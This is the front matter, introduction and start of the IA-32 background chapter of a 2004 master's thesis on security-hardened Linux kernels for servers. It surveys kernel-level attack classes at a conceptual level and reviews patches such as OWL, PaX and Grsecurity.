SECURITY HARDENED KERNELS FOR LINUX SERVERS

A thesis submitted in partial fulfillment
of the requirements for the degree of
Master of Science in Computer Engineering

By

SOWGANDH SUNIL GADI
B.Tech., J.N.T.U College of Engineering, Kakinada, India, 2000

2004
Wright State University

WRIGHT STATE UNIVERSITY
SCHOOL OF GRADUATE STUDIES

April 12, 2004

I HEREBY RECOMMEND THAT THE THESIS PREPARED UNDER MY SUPERVISION BY Sowgandh Sunil Gadi ENTITLED Security Hardened Kernels for Linux Servers BE ACCEPTED IN PARTIAL FULFILLMENT OF THE REQUIREMENTS FOR THE DEGREE OF Master of Science in Computer Engineering.

Prabhaker Mateti, Ph. D.
Thesis Director

Forouzan Golshani, Ph. D.
Department Chair

Committee on
Final Examination

Prabhaker Mateti, Ph. D.

Mateen M. Rizki, Ph. D.

Bin Wang, Ph. D.

Joseph F. Thomas, Jr., Ph. D.
Dean, School of Graduate Studies

ABSTRACT

Gadi, Sowgandh Sunil. M.S.C.E. Department of Computer Science and Engineering, Wright State University, 2004. Security Hardened Kernels for Linux Servers

The typical kernels installed by well known Linux distributions are rarely secure. In this thesis, we consider the problem of developing security hardened Linux kernels intended for server machines.

There are many kernel patches aimed at improving kernel security. Unfortunately, none of these have technical explanations of the prevention techniques. This thesis fills this gap and offers detailed explanations of root causes for the exploits and various intrusion techniques used by an attacker, using exploit programs posted in security forums. We explain prevention techniques of known open source kernel patches and the side effects of these patches.

We critically review five independent kernel source code patches, known as OWL, Segmented-PAX, KNOX, RSX, and Paged-PAX, which aim to prevent buffer overflow attacks. We show that two of these patches are ineffective though their ideas are workable. We also discuss the performance impact of these kernel patches.

Our secure kernels prevent many other types of exploits, including `chroot` breaking, temporary file race condition, file descriptor leakage, LKM based rootkits, and `/dev/kmem` rootkits.

Using kernel threads we have designed and implemented a new *kernel logger*, and a new *kernel integrity checker*. Kernel logger provides secure logging in addition to `syslogd`. Kernel integrity checker can detect on-the-fly kernel modifications as well as yet-to-be discovered attacks.

We added *trusted path mapping* to the kernel for preventing the execution of binaries from arbitrary path names. We also designed a new feature that enables treating a file system as read-only that works more robustly and more securely than merely mounting it as read-only.

We believe that systems whose primary function is to be servers must deploy specially built kernels not only for performance reasons but even more importantly for security reasons. Often, unneeded services are exploited by the intruders. The construction process of our secure kernels provides pruning control at the level of system calls, capabilities, memory devices, network interface configuration, routing table configuration, and ext file system attributes. Many of these items are eliminated at compile-time whereas the remainder is frozen at run-time soon after the initial boot. As a feasibility study, we describe in detail the construction of secure kernels for Anonymous FTP server, Web server, Mail server, and a File server.

Contents

List of Figures

List of Tables

ACKNOWLEDGEMENTS

It is typical to acknowledge a few people who helped you in the thesis work. Include such acknowledgements here.

1

Introduction

The standard Linux kernel gives complete control of the system to the root user. Application level prevention techniques cannot fight an intruder who gains superuser privileges. Application level security mechanisms cannot reduce the powers of a root user. While the security at application level is critical, security at the kernel level is even more important.

Standard Linux kernels installed by many distributions are not as secure as they can be. Only a few of the patches made available by security groups are applied to the standard source code tree of Linux. We can only speculate the causes for this non-acceptance. The main reason is fear of performance loss when some of the security patches are applied. The secondary reason is that the patches are not thoroughly audited. The tertiary reason is that the supplied patches are considerably behind the latest kernel development.

Linux is now among the top three desktop OS, and its ranking in the server field is fast rising. Linux servers have been among the main targets of cyber attacks because cost, human resources, and the time involved are high. We believe that systems whose primary function is to be servers must deploy specially built kernels not only for performance reasons but even more importantly for security reasons. Often, unneeded features are exploited by the intruders. A well-secured server system would have pruned the services that are run, and would have carefully configured the services that do run. It should also use a specially built kernel rather than a stock kernel. The special kernel should be built maximally pruning unneeded system calls, and devices. The kernel should be hardened by applying the security patches known to date. The kernel should be enhanced with additional security proactive features.



Figure 1.1: Number of Incidents 1988-2003

1.1 Current Security Attacks

It is generally the case that the bigger the software system the higher the number of bugs it has. According to the statistics of CERT Coordination Center (`http://www.cert.org/`), the total number of incidents reported are 319,992 between 1988 - 2003 [CERT/CC 2003]. Of these 137,529 are reported in 2003 alone.

Table 1.1 summarizes the most critical attacks in UNIX and Linux in 2002 and 2003[SANS 2003]. Attackers are opportunistic and take easy routes to exploit the known flaws in popular software with widely available tools. They look for software that has not been updated with latest patches and they attack indiscriminately, scanning the Internet for vulnerable systems. Although there are thousands of security incidents each year affecting these operating systems, the overwhelming majority of successful attacks target only a few of the twenty vulnerable services.

Vulnerable Software	Causes of Vulnerability	Effects
BIND Domain Name System	Misconfiguration, lack of awareness of security updates, and unnecessary running of daemon nameD	Denial of service, buffer overflow, and DNS cache poisoning
Remote Procedure calls	Numerous flaws in RPC	Denial of service
Apache Web Server	Vulnerabilities in Apache core modules, SQL, databases, CGI, and PHP	Denial of service, information disclosure, website defacement, and remote root access
Passwords	Weak passwords, openly displayed passwords, non existent passwords, weak or well known password hashing algorithms, and password hashes visible	Complete access to any resources available to the user, sometimes root access, and access to nearby machines
Clear Text Services	Lack of encryption	Sniffers can gain access to communication contents and authentication credentials
Sendmail	Older or unpatched versions of software and misconfiguration	Buffer overflow relay for e-mail from any machine
Simple Network Management Protocol	Vulnerabilities in SNMP software, unencrypted authentication, and poor configuration	Denial of service, reveal the structure of network, and mismanagement of SNMP machinery
Secure Shell (SSH)	Flaws in implementation, mismanagement of SSH, misconfiguration, and failure to apply updates	Remote root access of machine
NIS/NFS	Flaws in implementation misconfiguration of NFS, and NIS unpatched services	Buffer overflows, denial of service, weak authentication, any user can mount and explore, and remote file system
FTP protocol	Lack of encryption, flaws in FTP software, and poor implementation of chroot	Root access, user-level command execution, and store rootkits
Line Printer Daemon	Programming flaws	Buffer overflow and root privileges

Table 1.1: Most Critical Vulnerabilities in UNIX and Linux

A compromised system enables the attacker to examine confidential information, alter information, misuse resources, engage in illegal activities, and launch attacks against other sites. Most machines are compromised because of misconfiguration of the applications or applications unpatched by latest security updates or unneeded services running on the machine. In all of these attacks the attacker aims to attain unauthorized access to the machine. If this unauthorized access is a "root compromise" then it is an unauthorized privileged access and would let attacker do more damage to the system.

To prevent or mitigate attacks, security mechanisms are applied at application and kernel level. A vast majority of known attacks can be prevented by various security tools and policies acting at the application level. Techniques such as Tripwire, SSH, and password policies act at the user application level. If the root-privileged server daemons are exploited, then no amount of application level security can stop an intruder from causing further damage to the system. An attacker with root privileges can modify the configuration files of any of these security tools.

The source code of a Linux system, i.e., the kernel, X11, KDE, Gnome, `gcc`, TeX, and various software packages, runs into millions of lines of open source code. It is a major undertaking to fully audit each application and remove all potential vulnerabilities. The so-called buffer overflow attack, known for more than a decade, can be prevented by applying compile-time techniques. But still many application softwares remains vulnerable to buffer overflow attacks. Security techniques at the application level are critical but a vulnerability exploited in any application can lead to compromising whole system. There is need for kernel level security. By redesigning certain issues and making new additions to the kernel, intrusions occurring from exploits of applications can be effectively prevented. By doing a careful pruning of various functions offered by the operating system, the damage caused by an attacker even with superuser privileges can be reduced. Incorporating such security mechanisms at the kernel level, may effect the performance, but that is the price of security.

1.2 Classes of Known Attacks

In the following, we briefly describe a few well known classes of attacks that are relevant at the kernel level. We exclude attack techniques that depend on TCP/IP details.

A Simple Buffer Overflow Attack In the buffer overflow attack, code is injected into the run-time stack or heap or bss address locations of a running process using essentially assignment statements or data-move operations, and control is cleverly pointed to the location of these deposited instructions so that they are executed. These are called buffer overflow exploits because there is a local variable of an array type present in the original code whose bounds are unchecked. It is also called stack smashing because the contents are deliberately, but with

precision, modified.

Chroot `chroot` system call changes the directory that is considered the root ("the slash") of a process. All subsequent absolute path names of a file are resolved with respect to the new root. The process cannot access files that are outside of the tree rooted at the new root directory, even in the presence of hard or symbolic links. Such a process is said to be in a "jail" or "chroot jail". Server daemons, such as anonymous FTP server, and web server, where the processes need only access to a limited subtree, are run inside a `chroot` jail for security reasons. Unfortunately, weaknesses exist, and a jailed superuser process can break out of it. Linux `chroot` restricts only the "real" (e.g., persistent storage media) file system access of the processes in the jail. Using interprocess communication mechanisms such as domain sockets, shared memory segments, and signals, a jailed process can damage the rest of the system.

Race Conditions Often, a privileged process first probes the state of a file and then takes subsequent action based on the results of that probe. If these two actions are not together atomic, an attacker can race between the actions (after the probe but before the resultant action), and exploit them. For example, a server process may require a file in `/tmp` directory be created, and so it would check the existence of a file with a certain name. Once it is confirmed that file does not exist it creates the file. An attacker would learn of the name from prior observations. Between checking and creation, the attacker would race and create a soft link to a security sensitive file, with same name. The server process which is not aware of this would access the link file and writes into it.

Ptrace Exploit For debugging purposes, Linux provides `ptrace` system call that one process can use to completely control another process. This system call is often exploited to take control of the privileged processes and let them damage the system. Standard Kernel's `ptrace` has weaknesses even though the system call design and implementation has been revised a number of times.

LKM Rootkit Loadable modules bring run-time modularity to Linux. Device drivers and their modules are loaded only when necessary keeping the core kernel small. On the negative side, LKM rootkits are the easiest and most "elegant" way to modify the running kernel. In a modularized kernel the attacker can insert rootkits into kernel once he gains root privileges. Through LKM rootkit the attacker can modify any part of the kernel. Typically LKM rootkits would redirect the system calls to the attacker's own implementation.

`/dev/kmem` Rootkit `/dev/kmem` is a "character device" that is an image of the kernel's virtual memory. Through this device, an attacker can modify the kernel's text or data, and can

drastically change the behavior of kernel. Other memory devices which can similarly be exploited are `/dev/mem` and `/dev/port` which give direct access to physical memory of the system.

Close Files On Execve In Linux, when a process invokes the `execve` system call, the file descriptors are not closed unless close-on-exec flag is set on individual files. The process has to explicitly close them before the system call or it should set close-on-exec flag on the file descriptor. Sloppy developers forget to close files before calling `execve`. Attackers often take control of such vulnerable process and can access or modify the contents of the file which is left open.

1.3 Linux Kernel Security

One often hears the argument that being open source, Linux is more prone to be attacked. However, being open source Linux also has the advantage of being improved from security point of view. Many open source developers contribute by reporting the vulnerabilities in the applications and in the kernel source to various organizations such as CERT. Standard Linux kernel has been updated many times as a result of security alerts.

Linux kernel provides a few security features such as process capabilities, cryptographic algorithms, access control lists, and process accounting. The Linux kernel implements cryptographic algorithms such as MD5, MD4, SHA, Blowfish. However, there are issues which require further strengthening from a security point of view.

Traditional UNIX Access Control In traditional UNIX access control model there are only two levels of users – normal users and the superuser. In this model, a user can modify any object that is owned by him. The superuser overrides all the rules and he has complete control of the system. Since there are only two levels, programs like `passwd` which should be able to write to the password file are run with superuser privileges. If such a privileged process is compromised the attacker becomes superuser and has complete control of the system. Even though Linux kernel implements a capabilities model, it has not been properly used because of lack of support from the file system. Any process of the root user is given all capabilities and a normal user process is given no privileges. This access control policy should be replaced with strong security policies such as Mandatory Access Control (MAC) and Rule Based Access control (RBAC).

Linux Segmentation Linux kernel does not use the protection features offered by the segmentation unit and prefers the paging unit. Linux kernel implements the basic flat segmentation model in which all the segments are mapped to the same range of the linear address space. Any page, which is readable, is executable. Because of this in the IA-32 based Linux kernel there is no

protection against execution of a page that contains only data (see Section 2.3).

Proc File System Linux kernel does not fully restrict a normal user from accessing the files of `proc` pseudo file system. A normal user can view the files of other user processes in the `proc` file system. A normal user can read various files of kernel specific information such as modules, devices, and network. An attacker with the privileges of a normal user can get a better understanding of the system before he attempts a root compromise.

Loadable Kernel Modules (LKM) Linux kernel does not have a proper authentication system for inserting the kernel modules. It also does not restrict a loaded module from accessing any part of the kernel's memory. As a result LKM has become the best place for installing kernel rootkits.

RW Mapping of Linux Kernel Pages The page tables of Linux kernel's text are set with read and write permissions enabled. As a result a malicious process in kernel mode can modify the kernel's text. A malicious kernel module, once inserted into the kernel, can access and modify any part of the kernel's memory and can even hide itself from the system administrator's monitoring tools.

Chroot Jail There are weaknesses in the `chroot` jail of Linux. `Chroot` jail restricts only file system access of the process. It should be modified to restrict accessing other components of the system outside the jail such as sending signals to process outside the jail, creating device files, interacting with other processes through domain sockets, pipes, and shared memory segments.

Proper Kernel Logging There is no proper logging in standard Linux kernel. In any system worthy of being protected, logging is necessary when system calls that require superuser privileges are invoked, when a IA-32 general protection error occurs, when kernel denies a resource allocation to a process, and during module loading.

Generic Kernel Kernels are designed with considerable generality so that processes of extreme variety of functionality can be run. But in the case of server systems, where the processes are dedicated to a particular service, not all the functionality offered by an operating system is required. Standard Linux kernel construction does not control pruning the unneeded features from the kernel both at compile-time and/or at run-time. By cutting down the kernel to exactly fit the requirement of server, we mitigate the powers of a superuser, and intrusion becomes harder.

1.4 Existing Work in Improving Linux Kernel Security

Many open source developers have contributed secure kernel patches to Linux kernel source which aim to prevent various kinds of attacks. Each patch has its own limitations and side effects. In this section we discuss some of the well known secure patches which aim to prevent the known attacks discussed in section 1.2.

OWL OWL [Designer 2003], Open Wall Linux, patch is a collection of security-related features for the Linux kernel, including non-executable stack, temporary file race condition prevention, restricted `proc` file system, special handling of file descriptors 0, 1, 2, destroy shared memory segments not in use, enforce `RLIMIT_NPROC` on `execve`, and privileged IP aliases.

Patches Aiming to Prevent Buffer Overflow This includes Open Wall Linux patch, Segmented-PAX [Team 2003], KNOX [Purczynski 2003a], RSX module [Starzetz 2003], Paging-PAX, and Exec shield. All these source code patches aim to prevent stack and heap execution at kernel level by using either segmentation logic or paging logic or both.

Grsecurity List of Patches Grsecurity [Spender 2003] is a suite of patches (distributed as a single patch file) for the Linux kernel that attempt to improve the security of a Linux system. Grsecurity is based on a port of previous patches for the Linux kernel, including Openwall and PaX. Some of the features of Grsecurity are Trusted Path Execution, Process-based Mandatory Access Control, Access control lists, `chroot` restrictions, randomizing PIDs, IP IDs, TCP initial sequence numbers, trusted path implementation, and FIFO restrictions.

REMUS REMUS [Bernaschi et al. 2002], REference Monitor for UNIX Systems, is a kernel patch which intercepts system calls without requiring changes to syntax and semantics of existing system calls. REMUS presents a complete classification of the system calls according to the level of threat. The main focus is on the system calls which can be exploited by the attackers to get complete control of system or become a superuser. REMUS isolates a subset of system calls and tasks critical to system security and hence allow reduction of monitoring overhead.

RSBAC RSBAC [Ott 2001], Rule Set Based Access Control, is designed according to the Generalized Framework for Access Control (GFAC) to overcome the deficiencies in access control in standard Linux systems, and to make a flexible combination of security models as well as proper access logging possible. The abstraction makes the framework and the existing model implementations easily portable to other operating systems. Among the implemented models are Mandatory Access Control, Linux Capabilities, Access Control Lists, Role Compatibility, Privacy Model, and Functional Control.

LSM The Linux Security Module (LSM) [Wright et al. 2002] project has developed a light-weight, general purpose, access control framework for the main stream Linux kernel that enables many different access control models to be implemented as loadable kernel modules. Several existing access control implementations including Linux capabilities, Security Enhanced Linux, Domain, and Type enforcement have already been adapted to use LSM framework. This LSM framework is available as a patch to kernel source.

LIDS LIDS [XIE and Biondi 2003], Linux Intrusion Detection System, is a kernel patch whose main focus is on Access Control Lists. The features include enhancements to Linux capabilities, protecting important files, protecting Raw I/O devices, protecting important processes, and port scan detector at the kernel level.

1.5 Our Security Hardened Linux Kernels For Servers

We believe that, systems, whose primary function is to be servers must deploy specially hardened kernels not only for performance reasons but even more importantly for security reasons. These arguments do not necessarily apply to workstation kernels where the development cycle of programs requires flexibility.

The main goal of this thesis is to develop secure kernels that can be deployed in server systems. We have developed a kernel source patch which can be applied to a standard release of the stock kernel. Our patch provides several security enhancements. Furthermore, our enhanced kernel-build configuration provides a fine degree of control to prune unwanted functionality. We built specialized kernels for FTP server, web server, mail server, and file server.

A significant secondary contribution of this thesis is documentation of all the existing patches we examined and the new ones we introduced.

This thesis limits itself to IA-32 kernels. The kernel patches we built are for standard Linux kernel release version 2.4.23 (`http://www.kernel.org/pub/linux/kernel/v2.4/`) and are tested with Linux Mandrake Distribution 9.1 running on Intel Pentium III processor. Our work, with the exception of buffer overflow prevention, is CPU architecture independent. Our patch cannot be applied, as-is, with the standard development tool called `patch` to kernel sources for other CPU architectures.

1.5.1 Known Exploits

Our new hardened kernels guarantee that the following old exploit techniques do not succeed any more. As a result, a few poorly written but legitimate programs may crash, and we believe this

price is worth the enhancement in security.

Chroot Security We adopted Grsecurity's `chroot` security features into our patch.

Trusted Path Execution TPE is to prevent arbitrary file execution. TPE restricts file execution to some specific directories called trusted directories. The TPE of Grsecurity, considers all the root owned directories, which are not group and others writable, as trusted directories. We improved this so that an administrator can specify, at compile-time of the kernel, a list of trusted directories and even superuser is not allowed to override this at run-time.

Temporary File Race Condition Prevention We adopted OWL's temporary file race condition prevention feature into our patch.

Close-On-Exec Regardless of whether close-on-exec flag is set on a file descriptor or not, our patched kernel closes all the files opened before `execve`.

1.5.2 Unneeded Features

For a particular type of server, not all the features offered by the kernel are required. A considerable amount of features are required only during the system boot up and configuration. There are some features which are not required during any period of time. The attackers would exploit these unused features to compromise the system. Our patch provides a finer control for system administrator to eliminate or restrict system calls, capabilities, memory devices, and `ext` file system attributes at compile-time. The patch also permits the freezing of system calls, capabilities, network interface configuration, and routing table configuration at run-time. To freeze the features dynamically, we introduced new system calls.

During configuration of our kernel, we present a menu which shows all the system calls which are exploitable and not required, and the system administrator can select the system calls which should be eliminated at compile-time. We also added a new system call through which any system call, including itself, could be dynamically frozen while the system is up and running. For the convenience of system administrator we have classified all the system calls of Linux kernel into various categories and subcategories to help select or de-select the system calls.

Similar to system call elimination we present a menu through which the system administrator can select among the list of capabilities which should be eliminated at compile-time.

The system administrator can configure a kernel to eliminate each of the memory devices or can allow just read access on these memory devices.

As a result of pruning the kernel features, many ordinary user programs, in contrast to server processes, will fail to run.

1.5.3 Additions To Kernel

Cutting down the features offered by operating system to exactly fit the requirements of the server is not enough. For the prevention and detection of as yet unknown attacks we add the following security features to kernel.

Kernel Logger There is no proper secure logging in standard Linux kernel. All the kernel messages are written to a buffer which is read by a user process called `klogd`, through a system call, and are written to a file on the local system. We designed and implemented a remote logging system at kernel level and this is done by a dedicated kernel thread called kernel logger. The performance loss is almost negligible. The IP address and port number of the remote log server is specified during kernel configuration.

Kernel Integrity Checker Even though our patch closes all the known ways of on-the-fly modification of kernel, there can be many unknown ways of doing this. So we designed and implemented a new kernel integrity checking system which would check the integrity of kernel's text using crypto algorithms introduced recently into the kernel. This job is done by a kernel thread called kernel integrity checker and the performance loss is negligible.

Read-Only File System Attacker with root privileges can have access to any file. He can also access raw devices and corrupt the file system on it. We designed a read-only file system which is based on intercepting system calls and this would also prevent modifying file system through raw devices. The administrator has to select the files that should be allowed for modification.

1.5.4 Need for Proper Documentation

Secure patches released by open source developers rarely have proper documentation. There is no proper explanation of prevention techniques, limitations of the patches, side effects of the patches, and the root cause of the exploitation.

We documented the design and implementation details of all the features of our patch. For pruning the kernel, we have explained, in detail, various exploitable features which are not required for the functionality of servers.

We also explained, with examples, the root causes for various types of known attacks, and suggestions are made to prevent them. We analyzed various secure patches available which aim to prevent these exploits and exposed the limitations of these patches. We reviewed five independent modifications, known as OWL, KNOX, Paged-PAX, Segmented-PAX patches, and RSX module, made to the Linux kernel that aim to prevent buffer overflow exploits in IA-32 based Linux. We

showed that the OWL and RSX patches are ineffective, even though their ideas are workable. We brought attention to the fact that Linux on IA-32 does not use segmentation wisely. We also discussed the performance impact on the kernel and benchmarked the performance of patched kernels using `lmbench`.

1.6 Organization of the Thesis

The rest of the thesis is organized as follows.

Chapter two contains detailed background information on Intel architecture and Linux kernel.

Chapter three includes a detailed discussion of buffer overflow attack and various secure kernel patches which aim to prevent this attack on IA-32 based Linux. We concentrate on the inner working of these patches and expose their limitations and side effects. We also discuss certain performance benchmark results of the patched kernels.

Chapter four is about breaking out of `chroot` jail, temporary file race conditions, and intrusion prevention techniques.

Chapter five describes the various prunable features of Linux kernel system calls, capabilities, `proc` file system, Linux kernel module support, and memory devices. Each one is explained with a set of exploit programs and vulnerable features are exposed.

Chapter six describes our new additions that enhance kernel security: Kernel Integrity Checker, Kernel Logger, Trusted Path Execution, and Read-Only File System.

Chapter seven has a detailed discussion of building the specific kernels for FTP server, web server, mail server, file server, and compute server.

Chapter eight concludes this thesis.

2

Intel Architecture and Linux Kernel

This chapter is a technical briefing of the IA-32 architecture and Linux kernel as needed for our discussion on kernel security. We summarize IA-32 protected-mode memory management [Intel 2002b].

2.1 Memory Addresses

Logical address A logical address consists of a segment selector and an offset in the segment. The segment selector identifies the segment the byte is located in and the offset specifies the location of the byte relative to the base address of the segment.

Linear Address A linear address is a 32-bit address in linear address space. The linear address space is a flat unsegmented address space that extends from 0 to `0xffffffff`.

A logical address is transformed into linear address by means of the segmentation unit. Paging unit converts a linear address into physical address.

2.2 Intel Segmentation and Paging

The memory management facilities of the IA-32 architecture are divided into two parts: segmentation and paging. Segmentation provides a mechanism of dividing linear address space into protected address space intervals called segments. Paging provides a mechanism for implementing a conventional demanded paging, virtual memory, system where sections of program's execution environment are mapped into physical memory as needed. Paging also provides isolation between the tasks. When



Figure 2.1: Segmentation and Paging

in protected mode, segmentation has to be used, it cannot be disabled by any bit, but paging is optional.

2.2.1 Segmentation

The Figure 2.1 is extracted from IA-32 Software Developers Manuals Volume 3, Chapter 3. Protected-Mode Memory Management. Segmentation provides a mechanism for dividing process's addressable memory space, called linear address space, into smaller protected spaces called segments. Segments can be used to hold the code, data, and stack of a program or system data structures like TSS, LDT etc. If more than one process is running on a processor, each program can be assigned its own set of segments. The processor defines boundaries to segments and it is ensured that one process does not write into others segments. Segmentation also allows typing of the segments so that operations

on segments can be restricted. All the segments in a system are contained in the processor's linear address space.

In protected mode the processor uses two stages of address translation to arrive at a physical address: logical address translation to linear address and linear address to physical address. To access a byte in a segment, logical address should be specified. Even with minimum use of segments, every byte in the processor's address space is accessed with a logical address. A logical address consists of 16-bit segment and 32-bit offset. The segment selector identifies the segment the byte is located in and the offset specifies the location of the byte in the segment relative to the base address of the segment.

To reduce address translation time and coding complexity, the processor provides registers for holding up to 6 segment selectors. They are CS, DS, SS, ES, FS, and GS. CS is for code segment, DS is for data segment, and SS is for stack segment. The other registers are used as additional data segment registers. A segment register is loaded with a segment selector, which points to a segment descriptor in Global Descriptor Table (GDT) or Local Descriptor Table (LDT). GDT or LDT contains descriptors which has information like base address, maximum offset within the segment, privilege level to access that segment, access permissions of the segments etc.

To summarize, to convert a logical address into linear address, the processor will do the following:

1. Segment selector locates the segment descriptor in descriptor table.
2. The segment descriptor is examined to check the access rights and range of the segment to ensure that segment is accessible and offset is with in the limits of the segment.
3. Adds the base address of the segment in descriptor to the offset to form a linear address.

2.2.1.1 Segmentation Memory Models

The segmentation provided by IA-32 architecture can be used to implement a wide variety of system designs. These designs range from flat models that make minimal use of segmentation to protect programs to multi-segmented models that employ segmentation to create a robust operating environment in which multiple programs and tasks can be executed reliably.

Basic Flat Model Of those designs, the model in which there is minimal use of segments is Basic Flat model. In this model the operating system and application programs have access to a continuous, unsegmented address space. Here the processor should have at least two segment descriptors one for code segment and one for referencing data segment. Both of these segments are mapped to entire linear address space. That is, both the segments have base address 0 and

the segment limit is 4G. Thus the basic flat model hides the segmentation mechanism of the architecture.

Protected Flat Model This is similar to basic flat model, except that segment limits are set to those range of addresses which have been assigned physical pages.

Multi-Segment Model This model uses full capabilities of segmentation. Each process has its own table of descriptors and its own segments. A segment can be completely private to a particular task or it can be shared among different tasks.

2.2.1.2 Segment Selectors and Descriptors

Segment selector is 16 bit identifier for a segment. It points to the segment descriptor in a descriptor table. It contains the following items:

Index (bits 3 through 15) points to one of the 8192 descriptors in descriptor tables.

TI (bit 2)Specifies the descriptor table the index points to. If this is clear, then GDT is used otherwise LDT is used.

RPL (bits 0 and 1) RPL specifies the request privilege level of the selector. The privilege level can range from 0 to 3 and 0 being most privileged.

Segment descriptor is a data structure in a GDT or LDT that provides the processor with size and location of a segment as well as access control and status information. Segment descriptors are typically created by operating systems but not application programs.

A segment descriptor includes the following fields:

- A 32-bit base field that contains the linear address of the first byte of the segment. A 20-bit limit field that denotes the segment length in bytes.
- A 4-bit type field that characterizes the segment type and its access rights.
- A system flag, which is cleared for system segment that stores kernel data structures and set for a normal code or data segment.

The encoding of type field bits depends on whether the segment is system segment or a code or data segment.

2.2.1.3 Global and Local Descriptor Tables

Each process can have its own LDT but only one GDT is defined for all. The address of the GDT in main memory is in contained in GDTR register and address of the currently used LDT is in LDTR register.

A segment descriptor table is an array of segment descriptors. A descriptor table is variable in length and can contain 8192 8-byte descriptors. There are two kinds of descriptor tables:

- The Global Descriptor Table (GDT)
- The Local Descriptor Table (LDT)

